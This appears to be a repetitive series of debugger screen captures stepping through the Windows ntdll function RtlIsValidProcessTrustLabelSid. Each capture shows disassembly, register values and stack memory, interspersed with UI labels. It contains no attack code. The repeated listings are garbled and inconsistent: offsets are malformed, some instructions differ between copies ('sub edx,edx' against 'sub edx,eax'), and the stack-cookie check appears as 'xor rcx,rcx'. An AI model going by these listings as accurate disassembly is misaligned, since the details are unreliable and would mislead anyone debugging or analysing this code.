00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16191

Offset	Hex	Symbol	Comment
00007ffe`0cbcc6c6	cc	int	3
00007ffe`0cbcc6c7	cc	int	3
00007ffe`0cbcc6c8	cc	int	3
00007ffe`0cbcc6c9	cc	int	3
00007ffe`0cbcc6ca	cc	int	3
00007ffe`0cbcc6cb	cc	int	3
00007ffe`0cbcc6cc	cc	int	3
00007ffe`0cbcc6cd	cc	int	3
00007ffe`0cbcc6ce	cc	int	3
00007ffe`0cbcc6cf	cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db	4833c4	xor	rax,rsp
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8],rax ss:00000064`16aff928
00007ffe`0cbcc6e3	4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1],2
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc	8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff	412bd0	sub	edx,r8d
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704	0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708	0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d	2bd0	sub	edx,eax
00007ffe`0cbcc70f	85d2	test	edx,edx

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

Address	Value
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

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Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax ss:00000064`16aff9
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
```

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

Offset: 00007ffe0cc16191

Offset	Hex	Symbol	Comment
00007ffe`0cbcc6c6	cc	int	3
00007ffe`0cbcc6c7	cc	int	3
00007ffe`0cbcc6c8	cc	int	3
00007ffe`0cbcc6c9	cc	int	3
00007ffe`0cbcc6ca	cc	int	3
00007ffe`0cbcc6cb	cc	int	3
00007ffe`0cbcc6cc	cc	int	3
00007ffe`0cbcc6cd	cc	int	3
00007ffe`0cbcc6ce	cc	int	3
00007ffe`0cbcc6cf	cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db	4833c4	xor	rax,rsp
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8],rax ss:00000064`16aff928
00007ffe`0cbcc6e3	4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1],2
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc	8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff	412bd0	sub	edx,r8d
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704	0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708	0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d	2bd0	sub	edx,eax
00007ffe`0cbcc70f	85d2	test	edx,edx

Registers

Customize...


Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

Address	Value
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16191

```
00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408     mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106     movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404   movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub      edx,eax
00007ffe`0cbcc70f 85d2        test     edx,edx
00007ffe`0cbcc711 7520         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
```

Registers

Customize...


Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

```
00000064`16aff928 0000000000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
```



Disassembly

Offset: 00007ffe00cc16191

Previous Next

```
00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408     mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106     movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404   movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub      edx,eax
00007ffe`0cbcc70f 85d2        test     edx,edx
00007ffe`0cbcc711 7520         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
```

Registers

Customize...


Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

```

00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408     mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106     movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404     movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub      edx,eax
00007ffe`0cbcc70f 85d2        test     edx,edx
00007ffe`0cbcc711 7520         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6

```

Registers

Customize...


Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe00001619

```

00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov     rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4 xor     rax,rsp
00007ffe`0cbcc6de 4889442408 mov     qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor     r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov     word ptr [rsp+4],1300h ss:00000064`16aff
00007ffe`0cbcc6ed 80790102 cmp     byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov     dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp     byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov     edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub     edx,r8d
00007ffe`0cbcc702 750b jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx   edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx   eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub     edx,eax
00007ffe`0cbcc70f 85d2 test   edx,edx
00007ffe`0cbcc711 7520 jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp     dword ptr [rcx+8],r8d

```

Registers

Customize...


Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16181 Previous Next

00007ffe`0cbcc6c9	cc	int	3
00007ffe`0cbcc6ca	cc	int	3
00007ffe`0cbcc6cb	cc	int	3
00007ffe`0cbcc6cc	cc	int	3
00007ffe`0cbcc6cd	cc	int	3
00007ffe`0cbcc6ce	cc	int	3
00007ffe`0cbcc6cf	cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db	4833c4	xor	rax,rsp
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8],rax
00007ffe`0cbcc6e3	4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1],2 ds:00000064`16affa11-
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc	8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff	412bd0	sub	edx,r8d
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704	0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708	0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d	2bd0	sub	edx,edx
00007ffe`0cbcc70f	85d2	test	edx,edx
00007ffe`0cbcc711	7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713	44394108	cmp	dword ptr [rcx+8],r8d
00007ffe`0cbcc717	7414	je	ntdll!RtlIsValidProcessTrustLabelSid+0x5

Registers

Customize...


Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe000016191

Previous Next

```
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408    mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d ss:00000064`16aff928
00007ffe`0cbcc6f5 753c         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106    movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404    movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub      edx,eax
00007ffe`0cbcc70f 85d2        test     edx,edx
00007ffe`0cbcc711 7520         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108    cmp      dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414        je       ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001        mov      al,1
```

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408     mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106     movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404   movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub      edx,eax
00007ffe`0cbcc70f 85d2        test     edx,edx
00007ffe`0cbcc711 7520          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108     cmp      dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414         je       ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001        mov      al,1
00007ffe`0cbcc71b 488b4c2408   mov      rcx,qword ptr [rsp+8]
```

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax Previous Next

Display format: Quad Hex

```
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
```

Disassembly

Offset: 00007ffe0cc16181

```

00007ffe`0cbcc708 0fb7442404      movzx     eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0            sub      edx,eax
00007ffe`0cbcc70f 85d2            test     edx,edx
00007ffe`0cbcc711 7520            jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108        cmp      dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414            je       ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001            mov      al,1
00007ffe`0cbcc71b 488b4c2408      mov      rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc          xor      rcx,rcx
00007ffe`0cbcc723 e898970400      call     ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418        add      rsp,18h
00007ffe`0cbcc72c c3              ret
00007ffe`0cbcc72d 4439410c        cmp      dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6            je       ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0            xor      al,al
00007ffe`0cbcc735 ebe4            jmp      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc              int      3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4          mov      rax,rsp
00007ffe`0cbcc73b 48895808        mov      qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810        mov      qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018        mov      qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820        mov      qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156            push     r14
00007ffe`0cbcc74d 4883ec30        sub      rsp,30h
00007ffe`0cbcc751 49832100        and      qword ptr [r9],0
00007ffe`0cbcc755 498bf9          mov      rdi,r9
00007ffe`0cbcc758 418bf0          mov      esi,r8d
